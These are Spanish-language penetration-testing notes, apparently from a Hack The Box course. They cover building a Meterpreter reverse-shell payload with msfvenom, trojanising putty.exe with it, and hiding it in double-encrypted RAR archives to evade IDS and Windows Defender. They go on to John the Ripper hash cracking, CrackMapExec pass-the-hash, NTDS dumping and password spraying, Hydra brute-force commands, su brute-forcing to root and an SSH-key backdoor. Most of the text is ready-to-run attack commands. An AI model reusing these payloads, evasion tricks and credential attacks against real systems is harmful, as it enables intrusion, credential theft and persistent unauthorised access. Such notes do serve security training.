msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -e x64/xor_dynamic -i 5 -f exe -o ~/test64.exe
rar a ~/test64.rar -p123456 ~/test64.exe
mv ~/test64.rar ~/test64
rar a ~/test64_2.rar -pabcdef ~/test64
mv ~/test64_2.rar ~/test64_2
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set LHOST 10.10.14.2
set LPORT 8080
exploit
```

En la víctima

```
unrar x test64_2  
unrar x test64  
../test64.exe
```

Insertar el payload en una aplicación legítima (PUTTY)

Descarga un ejecutable pequeño y legítimo, como putty.exe

```
wget https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe -O /path/to/putty.exe
```

Utiliza msfvenom para incrustar el payload `test64.exe` (`final_payload.exe`) en putty.exe

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -e x64/xor_dynamic -i 5 -x /path/to/putty.exe -k -f exe -o /path/to/final_payload.exe
```

Cifrarlo con doble password

```
rar a ~/putty.rar -p123456 ~/test64.exe  
mv ~/putty.rar ~/putty  
rar a ~/putty2.rar -pabcdef ~/putty  
mv ~/putty2.rar ~/putty2
```

Metasploit a la escucha.

```
use exploit/multi/handler  
set payload windows/x64/meterpreter_reverse_tcp  
set LHOST 10.10.14.2  
set LPORT 8080  
exploit
```

Nota importante

Donde putty2 es el archivo final, tener en cuenta que el doble cifrado ayuda a evadir firewalls IDS/IPS de forma efectiva, pero en pruebas locales al ejecutar el putty2 (Carga útil final .exe) si el windows defender esta en análisis de tiempo real, en mi caso lo detecto, pero al tener el defender activo, pero no en tiempo real, el payload funciono y pudo crear el shell reverso.

Explotación y movimiento lateral

Password Attacks



Password Attacks (ATAQUES DE CONTRASEÑA)

Validación de correos hackeados

Personalmente pienso que exposed.lol es mejor ya que fuera de que te dice si ha sido comprometido tu correo te muestra en que páginas fue la filtración e incluso te muestra las credenciales del correo, si han sido filtradas.

';--have i been pwned?

Check if your email address is in a data breach

EXPOSED

14,453,524,741 Compromised Accounts

<https://haveibeenpwned.com>

<https://exposed.lol>

Linux

Como ya sabemos, los sistemas basados en Linux manejan todo en forma de archivo. En consecuencia, las contraseñas también se almacenan cifradas en un archivo. Este archivo se llama **shadow** y se encuentra en **/etc/shadow** y forma parte del sistema de gestión de usuarios de Linux. Además, estas contraseñas suelen almacenarse en formato **hashes**. Un ejemplo puede verse así:

```
root@htb:~# cat /etc/shadow  
...SNIP...  
htb-student:$y$j9T$3QSBB6CbHEu...SNIP...f8Ms:18955:0:99999:7:::
```

El cifrado de la contraseña en este archivo tiene el siguiente formato:

\$ <id>	\$ <salt>	\$ <hashed>
\$ y	\$ j9T	\$ 3QSBB6CbHEu...SNIP...f8Ms

IDENTIFICACIÓN	Algoritmo hash criptográfico
\$1\$	MD5
\$2a\$	Blowfish
\$5\$	SHA-256
\$6\$	SHA-512
\$sha1\$	SHA1crypt
\$y\$	Yescrypt
\$gy\$	Gost-yescrypt
\$7\$	Scrypt

Algunos archivos más pertenecen al sistema de gestión de usuarios de Linux. Los otros dos archivos son **/etc/passwd** y **/etc/group**. En el pasado, la contraseña cifrada se almacenaba junto con el nombre de usuario en el archivo **/etc/passwd**, pero esto se reconocía cada vez más como un problema de seguridad porque todos los usuarios del sistema pueden ver el archivo y debe ser legible. El archivo **/etc/shadow** sólo puede ser leído por el usuario root.

Archivo Passwd

```
AlejandroGB@htb[~/htb]$ cat /etc/passwd  
...SNIP...  
htb-student:x:1000:1000:,,,:/home/htb-student:/bin/bash
```

```

htb-      x:      1000: 1000: ,,: /home/htb-
student:                                         /bin/bash

<username>: <password>: <uid>: <gid>: <comment>: <home
directory>: <cmd executed after
logging in>

```

El campo **x** de contraseña indica que la contraseña cifrada está en el archivo [/etc/shadow](#). Sin embargo, la redirección al archivo [/etc/shadow](#) no hace que los usuarios del sistema sean invulnerables porque si los derechos de este archivo se configuran incorrectamente, el archivo puede manipularse de modo que el usuario root no necesite escribir una contraseña para iniciar sesión. El campo vacío significa que podemos iniciar sesión con el nombre de usuario sin ingresar una contraseña.

LSASS

El [Servicio del Subsistema de Autoridad de Seguridad Local \(LSASS\)](#) es una colección de muchos módulos y tiene acceso a todos los procesos de autenticación que se pueden encontrar en [%SystemRoot%\System32\lsass.exe](#). Este servicio es responsable de la política de seguridad del sistema local, la autenticación de usuarios y el envío de registros de auditoría de seguridad al archivo [Event log](#). En otras palabras, **es la bóveda para los sistemas operativos basados en Windows**.

Paquetes de autenticación	Descripción
Lsass.dll	El servicio LSA Server aplica políticas de seguridad y actúa como administrador de paquetes de seguridad para LSA. El LSA contiene la función Negociar, que selecciona el protocolo NTLM o Kerberos después de determinar qué protocolo tendrá éxito.
Msv1_0.dll	Paquete de autenticación para inicios de sesión en máquinas locales que no requieren autenticación personalizada.
Samsrv.dll	El Administrador de cuentas de seguridad (SAM) almacena cuentas de seguridad locales, aplica políticas almacenadas localmente y admite API.
Kerberos.dll	Paquete de seguridad cargado por LSA para la autenticación basada en Kerberos en una máquina.
Netlogon.dll	Servicio de inicio de sesión basado en red.
Ntdsa.dll	Esta biblioteca se utiliza para crear nuevos registros y carpetas en el registro de Windows.

NTDS

Es muy común encontrarnos con entornos de red donde los sistemas Windows están unidos a un dominio de Windows. Esto es común porque facilita a los administradores la gestión de todos los sistemas propiedad de sus respectivas organizaciones (administración centralizada). En estos casos, los sistemas Windows enviarán todas las solicitudes de inicio de sesión a controladores de dominio que pertenecen al mismo bosque de Active Directory. Cada controlador de dominio aloja un archivo llamado **NTDS.dit** que se mantiene sincronizado en todos los controladores de dominio con la excepción de los controladores de dominio de solo lectura. **NTDS.dit es un archivo de base de datos que almacena los datos en Active Directory, que incluye, entre otros:**

- Cuentas de usuario (hash de nombre de usuario y contraseña)
- Cuentas grupales
- cuentas de computadora
- Objetos de política de grupo

John the Ripper

John the Ripper (**JTR** o **john**) es una herramienta de pentesting esencial que se utiliza para comprobar la seguridad de las contraseñas y descifrar contraseñas cifradas (o hash) utilizando fuerza bruta o ataques de diccionario.

Tecnologías de cifrado

Tecnología de cifrado	Descripción
UNIX crypt(3)	Crypt(3) es un sistema de cifrado UNIX tradicional con una clave de 56 bits.
Traditional DES-based	El cifrado basado en DES utiliza el algoritmo del estándar de cifrado de datos para cifrar los datos.
bigcrypt	Bigcrypt es una extensión del cifrado tradicional basado en DES. Utiliza una clave de 128 bits.
BSDI extended DES-based	El cifrado extendido basado en DES BSDI es una extensión del cifrado tradicional basado en DES y utiliza una clave de 168 bits.
FreeBSD MD5-based(Linux y Cisco)	El cifrado basado en FreeBSD MD5 utiliza el algoritmo MD5 para cifrar datos con una clave de 128 bits.
OpenBSD Blowfish-based	El cifrado basado en OpenBSD Blowfish utiliza el algoritmo Blowfish para cifrar datos con una clave de 448 bits.
Kerberos/AFS	Kerberos y AFS son sistemas de autenticación que utilizan cifrado para garantizar una comunicación segura entre entidades.

Windows LM	El cifrado de Windows LM utiliza el algoritmo estándar de cifrado de datos para cifrar datos con una clave de 56 bits.
DES-based trip codes	Los códigos de viaje basados en DES se utilizan para autenticar a los usuarios según el algoritmo del estándar de cifrado de datos.
SHA-crypt hashes	Los hash SHA-crypt se utilizan para cifrar datos con una clave de 256 bits y están disponibles en versiones más recientes de Fedora y Ubuntu.
SHA-crypt y SUNMD5 hashes(Solaris)	Los hashes SHA-crypt y SUNMD5 utilizan los algoritmos SHA-crypt y MD5 para cifrar datos con una clave de 256 bits y están disponibles en Solaris.
...	y muchos más.

Métodos de ataque

Ataques de diccionario

Los ataques de diccionario implican el uso de una lista pregenerada de palabras y frases (conocida como diccionario) para intentar descifrar una contraseña. Esta lista de palabras y frases suele obtenerse de diversas fuentes, como diccionarios disponibles públicamente, contraseñas filtradas o incluso adquiridas en empresas especializadas. Luego, el diccionario se usa para generar una serie de cadenas que luego se usan para comparar con las contraseñas hash. Si se encuentra una coincidencia, la contraseña se descifra, proporcionando al atacante acceso al sistema y a los datos almacenados en él. Este tipo de ataque es muy eficaz. Por lo tanto, es esencial tomar las medidas necesarias para garantizar que las contraseñas se mantengan seguras, como usar contraseñas complejas y únicas, cambiarlas periódicamente y utilizar autenticación de dos factores.

Ataques de fuerza bruta

Los ataques de fuerza bruta implican intentar todas las combinaciones imaginables de caracteres que podrían formar una contraseña. Este es un proceso extremadamente lento y, por lo general, solo se recomienda utilizar este método si no hay otras alternativas. También es importante tener en cuenta que cuanto más larga y compleja sea la contraseña, más difícil será descifrarla y más tiempo llevará agotar todas las combinaciones. Por este motivo, es muy recomendable que las contraseñas tengan al menos 8 caracteres de longitud, con una combinación de letras, números y símbolos.

Rainbow Table Attacks

Los ataques de tabla Rainbow implican el uso de una tabla precalculada de hashes y sus correspondientes contraseñas de texto sin formato, que es un método mucho más rápido que un ataque de fuerza bruta. Sin embargo, este método está limitado por el tamaño de la tabla del arco iris: cuanto más grande sea la tabla, más contraseñas y hashes podrá almacenar. Además, debido a la naturaleza del ataque, es imposible utilizar tablas de arcoíris para determinar el texto sin formato de los hashes que aún no están incluidos en la

tabla. Como resultado, los ataques a la tabla arcoíris solo son efectivos contra los hashes que ya están presentes en la tabla, por lo que cuanto más grande sea la tabla, más exitoso será el ataque.

Modos de craqueo

Single Crack Mode es uno de los modos John más comunes que se utilizan al intentar descifrar contraseñas utilizando una lista de contraseñas única. Es un ataque de fuerza bruta, lo que significa que se prueban todas las contraseñas de la lista, una por una, hasta encontrar la correcta. Este método es la forma más básica y sencilla de descifrar contraseñas y, por lo tanto, es una opción popular para quienes desean obtener acceso a un sistema seguro. Sin embargo, está lejos de ser el método más eficaz, ya que puede llevar un tiempo indefinido descifrar una contraseña, dependiendo de la longitud y complejidad de la contraseña en cuestión. La sintaxis básica del comando es:

Single Crack Mode (Modo de grieta única)

```
john --format=<hash_type> <hash or hash_file>
```

Por ejemplo, si tenemos un archivo hashes_to_crack.txt cuyo nombre contiene SHA-256hashes, el comando para descifrarlos sería:

```
john --format=sha256 hashes_to_crack.txt
```

Cracking with John (Cracking con John)

Formato hash	Comando de ejemplo	Descripción
afs	john --format=afs hashes_to_crack.txt	Hashes de contraseña AFS (Andrew File System)
bfegg	john --format=bfegg hashes_to_crack.txt	hashes bfegg utilizados en los robots IRC Eggdrop
bf	john --format=bf hashes_to_crack.txt	Hashes de cripta(3) basados en Blowfish
bsdi	john --format=bsdi hashes_to_crack.txt	hashes de cripta BSDi (3)
crypt(3)	john --format=crypt hashes_to_crack.txt	Hashes de cripta (3) tradicionales de Unix
des	john --format=des hashes_to_crack.txt	Hashes de cripta(3) tradicionales basados en DES
dmd5	john --format=dmd5 hashes_to_crack.txt	Hashes de contraseña DMD5 (Dragonfly BSD MD5)
dominosec	john --format=dominosec hashes_to_crack.txt	Hashes de contraseña de IBM Lotus Domino 6/7
EPiServer SID hashes	john --format=episerver hashes_to_crack.txt	Hashes de contraseña EPiServer SID (identificador de seguridad)

hdaa	<code>john --format=hdaa hashes_to_crack.txt</code>	Hashes de contraseña hdaa utilizados en Openwall GNU/Linux
hmac-md5	<code>john --format=hmac-md5 hashes_to_crack.txt</code>	hashes de contraseña hmac-md5
hmailserver	<code>john --format=hmailserver hashes_to_crack.txt</code>	hashes de contraseña del servidor hmail
ipb2	<code>john --format=ipb2 hashes_to_crack.txt</code>	Hashes de contraseña de Invision Power Board 2
krb4	<code>john --format=krb4 hashes_to_crack.txt</code>	Hashes de contraseña de Kerberos 4
krb5	<code>john --format=krb5 hashes_to_crack.txt</code>	Hashes de contraseña de Kerberos 5
LM	<code>john --format=LM hashes_to_crack.txt</code>	Hashes de contraseña de LM (Lan Manager)
lotus5	<code>john --format=lotuss hashes_to_crack.txt</code>	Hashes de contraseña de Lotus Notes/Domino 5
mscash	<code>john --format=mscash hashes_to_crack.txt</code>	Hashes de contraseña de MS Cache
mscash2	<code>john --format=mscash2 hashes_to_crack.txt</code>	Hashes de contraseña de MS Cache v2
mschapv2	<code>john --format=mschapv2 hashes_to_crack.txt</code>	Hashes de contraseña de MS CHAP v2
mskrb5	<code>john --format=mskrb5 hashes_to_crack.txt</code>	Hashes de contraseña de MS Kerberos 5
mssql05	<code>john --format=mssql05 hashes_to_crack.txt</code>	Hashes de contraseña de MS SQL 2005
mssql	<code>john --format=mssql hashes_to_crack.txt</code>	hashes de contraseña de MS SQL
mysql-fast	<code>john --format=mysql-fast hashes_to_crack.txt</code>	Hashes de contraseña rápidos de MySQL
MySQL	<code>john --format=mysql hashes_to_crack.txt</code>	hashes de contraseña de MySQL
mysql-sha1	<code>john --format=mysql-sha1 hashes_to_crack.txt</code>	Hashes de contraseña MySQL SHA1
NETLM	<code>john --format=netlm hashes_to_crack.txt</code>	Hashes de contraseña de NETLM (NT LAN Manager)
NETLMv2	<code>john --format=netlmv2 hashes_to_crack.txt</code>	Hashes de contraseña de NETLMv2 (NT LAN Manager versión 2)
NETNTLM	<code>john --format=netntlm hashes_to_crack.txt</code>	Hashes de contraseña de NETNTLM (NT LAN Manager)
NETNTLMv2	<code>john --format=netntlmv2 hashes_to_crack.txt</code>	Hashes de contraseña de NETNTLMv2 (NT LAN Manager versión 2)
NEThalfLM	<code>john --format=nethalflm hashes_to_crack.txt</code>	Hashes de contraseña de NEThalfLM (NT LAN Manager)

md5ns	<code>john --format=md5ns hashes_to_crack.txt</code>	hashes de contraseña md5ns (espacio de nombres MD5)
nsldap	<code>john --format=nsldap hashes_to_crack.txt</code>	Hashes de contraseña nsldap (OpenLDAP SHA)
ssha	<code>john --format=ssha hashes_to_crack.txt</code>	hashes de contraseña ssha (SHA salado)
nt	<code>john --format=nt hashes_to_crack.txt</code>	Hashes de contraseña de NT (Windows NT)
openssha	<code>john --format=openssha hashes_to_crack.txt</code>	Hashes de contraseña de clave privada OPENSSH
oracle11	<code>john --format=oracle11 hashes_to_crack.txt</code>	Hashes de contraseña de Oracle 11
oracle	<code>john --format=oracle hashes_to_crack.txt</code>	hashes de contraseña de Oracle
pdf	<code>john --format=pdf hashes_to_crack.txt</code>	Hashes de contraseña de PDF (formato de documento portátil)
phpass-md5	<code>john --format=phpass-md5 hashes_to_crack.txt</code>	Hashes de contraseña PHPass-MD5 (marco de hashing de contraseñas PHP portátil)
phps	<code>john --format=phps hashes_to_crack.txt</code>	hashes de contraseña PHPS
pix-md5	<code>john --format=pix-md5 hashes_to_crack.txt</code>	Hashes de contraseña de Cisco PIX MD5
po	<code>john --format=po hashes_to_crack.txt</code>	Hashes de contraseña de Po (Sybase SQL Anywhere)
rar	<code>john --format=rar hashes_to_crack.txt</code>	Hashes de contraseña RAR (WinRAR)
raw-md4	<code>john --format=raw-md4 hashes_to_crack.txt</code>	Hashes de contraseña MD4 sin formato
raw-md5	<code>john --format=raw-md5 hashes_to_crack.txt</code>	Hashes de contraseña MD5 sin procesar
raw-md5-unicode	<code>john --format=raw-md5-unicode hashes_to_crack.txt</code>	Hashes de contraseña Unicode MD5 sin formato
raw-sha1	<code>john --format=raw-sha1 hashes_to_crack.txt</code>	Hashes de contraseña SHA1 sin procesar
raw-sha224	<code>john --format=raw-sha224 hashes_to_crack.txt</code>	Hashes de contraseña SHA224 sin procesar
raw-sha256	<code>john --format=raw-sha256 hashes_to_crack.txt</code>	Hashes de contraseña SHA256 sin procesar
raw-sha384	<code>john --format=raw-sha384 hashes_to_crack.txt</code>	Hashes de contraseña SHA384 sin procesar
raw-sha512	<code>john --format=raw-sha512 hashes_to_crack.txt</code>	Hashes de contraseña SHA512 sin procesar
salted-sha	<code>john --format=salted-sha hashes_to_crack.txt</code>	Hashes de contraseña salted-sha

sapb	<code>john --format=sapb hashes_to_crack.txt</code>	Hashes de contraseña de SAP CODVN B (BCODE)
sapg	<code>john --format=sapg hashes_to_crack.txt</code>	Hashes de contraseña de SAP CODVN G (PASSCODE)
sha1-gen	<code>john --format=sha1-gen hashes_to_crack.txt</code>	Hashes de contraseña SHA1 genéricos
skey	<code>john --format=skey hashes_to_crack.txt</code>	Hashes S/Key (contraseña de un solo uso)
ssh	<code>john --format=ssh hashes_to_crack.txt</code>	Hashes de contraseña SSH (Secure Shell)
sybasease	<code>john --format=sybasease hashes_to_crack.txt</code>	Hashes de contraseña de Sybase ASE
xsha	<code>john --format=xsha hashes_to_crack.txt</code>	Hashes de contraseña xsha (SHA extendido)
zip	<code>john --format=zip hashes_to_crack.txt</code>	Hashes de contraseña ZIP (WinZip)

Wordlist Mode - Modo de lista de palabras (Ataque de diccionario)

Wordlist Mode se utiliza para descifrar contraseñas utilizando múltiples listas de palabras. Es un ataque de diccionario, lo que significa que probará todas las palabras de las listas una por una hasta encontrar la correcta.

El flag `--rules` es extremadamente útil para expandir y transformar una lista de palabras, aumentando así las posibilidades de romper hashes mediante una mayor variedad de combinaciones posibles.

Ejemplo del flag `--rules`

Palabra Original: password

Password1	PASSWORD	passw0rd1
drowssap	P@ssw0rd	password!
Password!	P@ssword	password?
passwordpasswordpassword	password1	
password123	passw0rd	

```
john --wordlist=<wordlist_file> --rules <hash_file>
john --wordlist=<wordlist_file> <hash_file>
john --wordlist=lista.txt --rules=all --stdout > combinaciones.txt O solo --rules
```

Incremental Mode - Modo incremental

Incremental Mode es un modo John avanzado que se utiliza para descifrar contraseñas utilizando un conjunto de caracteres. Es un ataque híbrido, lo que significa que intentará hacer coincidir la contraseña probando todas las combinaciones posibles de caracteres del conjunto de caracteres. Este modo es el más eficaz y, al mismo tiempo, el que consume más tiempo de todos los modos John. Este modo funciona mejor cuando sabemos cuál

podría ser la contraseña, ya que probará todas las combinaciones posibles en secuencia, comenzando por la más corta. Esto lo hace mucho más rápido que el ataque de fuerza bruta, donde todas las combinaciones se prueban al azar. Además, el modo incremental también se puede utilizar para descifrar contraseñas débiles, que pueden resultar difíciles de descifrar con los modos estándar de John. La principal diferencia entre el modo incremental y el modo de lista de palabras es la fuente de las adivinanzas de contraseña. El modo incremental genera conjetas sobre la marcha, mientras que el modo de lista de palabras utiliza una lista predefinida de palabras. Al mismo tiempo, el modo de descifrado único se utiliza para comparar una única contraseña con un hash.

```
john --incremental <hash_file>
```

El resultado se vería algo como lo siguiente (en la imagen se muestra que tardó 1 minuto con 6 segundos para encontrar la contraseña “password”)

```
#john --incremental hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:00 0g/s 6164p/s 6164c/s 6164C/s coreti..cubioh
0o 0:00:01:01 0o/s 6164p/s 6164c/s 6164C/s cyatt..lmsal
password      (?)
1g 0:00:01:06 DONE (2024-07-23 19:16) 0.01501g/s 6150p/s 6150c/s 6150C/s pr1cb..patalade
```

Usando este comando leeremos los hashes en el archivo hash especificado y luego generaremos todas las combinaciones posibles de caracteres, comenzando con un solo carácter e incrementando con cada iteración. Es importante tener en cuenta que este modo **highly resource intensive** puede tardar mucho en completarse, dependiendo de la complejidad de las contraseñas, la configuración de la máquina y la cantidad de caracteres establecidos. Además, es importante tener en cuenta que el juego de caracteres predeterminado está limitado a **a-zA-Z0-9**. Por lo tanto, si intentamos descifrar contraseñas complejas con caracteres especiales, necesitamos utilizar un juego de caracteres personalizado.

Descifrar archivos

También es posible descifrar incluso archivos cifrados o protegidos con contraseña con John. Usamos herramientas adicionales que procesan los archivos proporcionados y producen hashes con los que John puede trabajar. Detecta automáticamente los formatos e intenta descifrarlos. La sintaxis para esto puede verse así:

Descifrando archivos con John

```
<tool> <file_to_crack> > file.hash
pdf2john server_doc.pdf > server_doc.hash
john server_doc.hash
john --wordlist=<wordlist.txt> server_doc.hash
```

Además, podemos usar diferentes modos para esto con nuestras listas de palabras y reglas personales.

Herramienta	Descripción
pdf2john	Convierte documentos PDF para John
ssh2john	Convierte claves privadas SSH para John
mscash2john	Convierte hashes de MS Cash para John
keychain2john	Convierte archivos de llavero de OS X para John
rar2john	Convierte archivos RAR para John
pfx2john	Convierte archivos PKCS#12 para John
truecrypt_volume2john	Convierte volúmenes TrueCrypt para John
keepass2john	Convierte bases de datos KeePass para John (.kdbx) (sudo apt install keepassxc)
vncpcap2john	Convierte archivos VNC PCAP para John
putty2john	Convierte claves privadas PuTTY para John
zip2john	Convierte archivos ZIP para John
hccap2john	Convierte capturas de protocolo de enlace WPA/WPA2 para John
office2john	Convierte documentos de MS Office para John
wpa2john	Convierte protocolos de enlace WPA/WPA2 para John

Se pueden encontrar más de estas herramientas la siguiente manera:

```
locate *2john*
```

Servicios de red (Network Services)

Servicios de red

Durante nuestras pruebas de penetración, cada red informática que encontramos tendrá servicios instalados para administrar, editar o crear contenido. Todos estos servicios se alojan mediante permisos específicos y se asignan a usuarios específicos. Además de las aplicaciones web, estos servicios incluyen (pero no se limitan a):

ftp	SMB	NFS
IMAP/POP3	SSH	MySQL/MSSQL
RDP	WinRM	VNC
Telnet	SMTP	LDAP

Buscar recursivamente desde consola Bash Windows:

```
dir /s /b flag.*  
dir /s /b *.txt
```

CrackMapExec

Instalacion (<https://gitlab.com/snake-security/crackmapexec>)

```
apt-get install -y libssl-dev libffi-dev python-dev build-essential  
git clone --recursive https://github.com/byt3bl33d3r/CrackMapExec  
cd CrackMapExec  
sudo apt-get update  
sudo apt-get install --reinstall dbus  
pip install --upgrade poetry --break-system-packages  
pip install --upgrade pip --break-system-packages  
poetry install  
poetry run crackmapexec
```

Uso de CrackMapExec

```
crackmapexec <proto> <target-IP> -u <user or userlist> -p <password or passwordlist>
```

Mas ejemplos

La aparición de (Pwn3d!) es la señal de que lo más probable es que podamos ejecutar comandos del sistema si iniciamos sesión con el usuario por fuerza bruta.

```
poetry run crackmapexec winrm 10.129.42.197 -u user.list -p password.list
```

Si al ejecutar el comando anterior obtenemos el siguiente error:

```
[+] Error reflecting tables for the WINRM protocol - this means there is a DB schema mismatch  
[+] This is probably because a newer version of CME is being ran on an old DB schema  
[+] Optionally save the old DB data (`cp /root/.cme/workspaces/default/winrm.db ~/cme_winrm.bak`)  
[+] Then remove the WINRM DB (`rm -f /root/.cme/workspaces/default/winrm.db`) and run CME to initialize the new DB
```

Podremos ejecutar los siguientes comandos para solucionarlo

```
cp /root/.cme/workspaces/default/winrm.db ~/cme_winrm.bak  
rm -f /root/.cme/workspaces/default/winrm.db
```

Algunos comandos: <https://www.voidwarranties.tech/posts/pentesting-tuts/cme/crackmapexec/>

Ver donde hay conexión sin usuario y sin password

```
crackmapexec smb 192.168.0.0/24 -u " -p "
```

Enumeración de usuarios y descripciones

```
crackmapexec smb 192.168.0.0/24 --users
```

Podemos ver la política de contraseñas antes de intentar hacer fuerza bruta

```
crackmapexec smb 192.168.0.0/24 --pass-pol
```

Ver directorios o carpetas compartidas:

```
crackmapexec smb 192.168.0.0/24 -u 'a' -p '' --shares
```

```
crackmapexec smb 192.168.0.0/24 -u user -p passwd -d domain.local --shares
```

Verificar en una ip o toda la red si las credenciales user y pass son correctos

```
crackmapexec smb 192.168.1.74 -u 'Administrador' -p'Password1'
```

```
crackmapexec smb 192.168.1.0/24 -u 'Administrador' -p'Password1'
```

Obtener los hashes de los usuarios en este caso del usuario Administrador.

```
crackmapexec smb 192.168.1.74 -u 'Administrador' -p 'Password1' --sam
```

usamos --local-auth cuando el hash es local

```
crackmapexec smb 10.51.125.0/24 -u 'gomez' -H '51ef3c9d6f2b931942d2e5d299a043ad' --local-auth
```

con los hashes obtenidos NTLM del comando anterior podremos hacer ahora PASS de HASH con crackmapexec

```
crackmapexec smb 192.168.1.74 -u 'otrousuario' -H'920aeHASH930aehashf'
```

```
crackmapexec smb 192.168.1.74 -u 'otrousuario' -H'920aeHASH930aehashf' --sam  
(obtendremos más hash de dicho usuario)
```

muestra los hashes de todos los usuarios registrados en el directorio activo de la empresa auditada.

```
crackmapexec smb 192.168.1.10 -u 'Administrador' -p 'Password1' --ntds vss
```

Habilitar RDP en los equipos víctimas:

```
crackmapexec smb 192.168.1.0/24 -u 'Administrador' -p 'Password1' -M rdp -o  
action=enable
```

Password Spraying

```
crackmapexec smb 192.168.0.10 -u 'usuario' -p password.txt
```

```
crackmapexec smb 192.168.0.10 -u 'Administrador' -p password.txt
```

```
crackmapexec smb 192.168.0.0/24 -u 'Administrador' -p password.txt
```

A continuación, probaremos usuario=contraseña.

```
crackmapexec smb 192.168.0.0/24 -u users.txt -p users.txt --no-bruteforce
```

User Spraying

colocando un diccionario de usuarios

```
crackmapexec smb 192.168.1.12 -u users.txt -p password.txt  
crackmapexec smb 192.168.1.12 -u users.txt -p 'Contr4sen4*' 
```

Obtener hashes - Kerberoasting

Con el siguiente comando conseguiremos hashes para posteriormente crackear con hashcat, es necesario tener credenciales para el siguiente ataque.

```
crackmapexec ldap 192.168.0.11 -u hodor -p 'hodor' -d domain.local --kerberoasting hashes
```

Evil-WinRM (Instalacion)

```
sudo gem install evil-winrm
```

Estructura del comando

```
evil-winrm -i <target-IP> -u <username> -p <password>  
evil-winrm -i 10.129.42.197 -u user -p password
```

Otras herramientas de ataque para fuerza bruta de [d4t4s3c](#)

RSAcrack

```
> RSAcrack -k id_rsa -w /opt/rockyou.txt  
=====  
[*] Cracking: id_rsa  
[*] Wordlist: /opt/rockyou.txt  
[i] Status:  
    3068/14344392/0%/security  
[+] Password: security Line: 3068  
  
[<--] [!] [?] [~] [~] [X] 45s #
```

suForce

```

user@demo:~$ id
uid=1000(user) gid=1000(user) grupos=1000(user)
user@demo:~$ cd /dev/shm
user@demo:/dev/shm$ wget -q "https://raw.githubusercontent.com/d4t4s3c/suForce/main/suForce.sh"
user@demo:/dev/shm$ wget -q "https://raw.githubusercontent.com/d4t4s3c/suForce/main/techyou.txt"
user@demo:/dev/shm$ chmod +x suForce.sh
user@demo:/dev/shm$ ./suForce.sh -u root -w techyou.txt

[=====  

[*] Username: root  

[*] Wordlist: techyou.txt  

[i] Status  

1269/10000/12%/passw0rd  

[+] Password: passw0rd Line: 1269  

=====

user@demo:/dev/shm$ su
Contraseña:  


root@demo:/dev/shm# id
uid=0(root) gid=0(root) grupos=0(root)
root@demo:/dev/shm# _
```

Hydra (Ataques)

hydra -l user -P techyou.txt ssh://<IP> -l -t 64 -T 256 -V	Ssh
hydra -L user.list -P password.list ssh://<IP>	Ssh
hydra -L users.txt -e ns -t 4 ssh://<IP>	Ssh enum users
hydra -l user -P passlist.txt ftp://<IP>	ftp
hydra -l user -P passwd.txt telnet://<ip>:23 -t 64 -V -l	telnet
hydra -l user -P passwd.txt ftp://<ip>:21 -t 64 -V -l	ftp
hydra -l user -P passwd.txt smb://<ip>:445 -t 64 -V -l	Smb
hydra -l user -P passwd.txt smb://<ip>:445 -t 64 -V -l 2>/dev/null	Smb
hydra -L user.list -P password.list smb://<ip>	Smb
hydra -l user -P passwd.txt rdp://<ip>:3389 -t 64 -V -l	rdp
hydra -L user.list -P password.list rdp://<ip> -l -t 64 -V	rdp
hydra -L users.txt -p 'Company01!' -f 10.10.110.20 pop3 -l -t 64 -T 64 -V -o result.txt	Pop3
hydra -l user@inlanefreight.htb -P rockyou.txt smtp://10.129.7.184 -l -w 60 -V -o result.txt	SMTP (-w es la velocidad)

Ataque Http mediante método Post

```
hydra -l admin -P techyou.txt <IP> http-post-form
"/my_weblog/admin.php:username=admin&password=^PASS^:Incorrect username or password" -
-t 64 -l -V
```



The screenshot shows a browser developer tools Network tab with the following details:

- URL: 192.168.0.23/my_weblog/admin.php?controller=user&action=login
- Method: POST
- Headers: None
- Body: username=admin&password=asdf
- Status: Sin procesar (Not processed)

SSH

iniciar sesión en el sistema mediante el protocolo SSH

```
ssh user@10.129.42.197
```

Modulo Metasploit para ssh (ataque de diccionario)

auxiliary/scanner/ssh/ssh_login
set user_file user.list
set pass_file password.list
set rhosts IPVictima
run

SSH conexiones:

chmod 600 id_rsa
ssh user@IP -i id_rsa
/home/user/.ssh/authorized_keys
/home/user/.ssh/id_rsa

llave=(id_rsa), user=(usuario-victima)

ssh -i llave user@ip-victima

Descargas SSH:

sudo systemctl enable ssh	Habilitación del servidor SSH - Atacante
sudo systemctl start ssh	Iniciamos el servidor SSH
netstat -lnp	Vemos si se ejecuta
scp root@IP-Atacante:/home/user/asd.txt .	Desde la victima descargamos el archivo

Persistencia con SSH backdoor

Generamos el id_rsa e id_rsa.pub en (Atacante y PC-victima (En caso de que no existan))

ssh-keygen	Damos 2 Enter con campos vacíos
------------	---------------------------------

Copiamos todo el contenido de id_rsa.pub de root (PC Atacante) y lo pegamos en (PC victima)

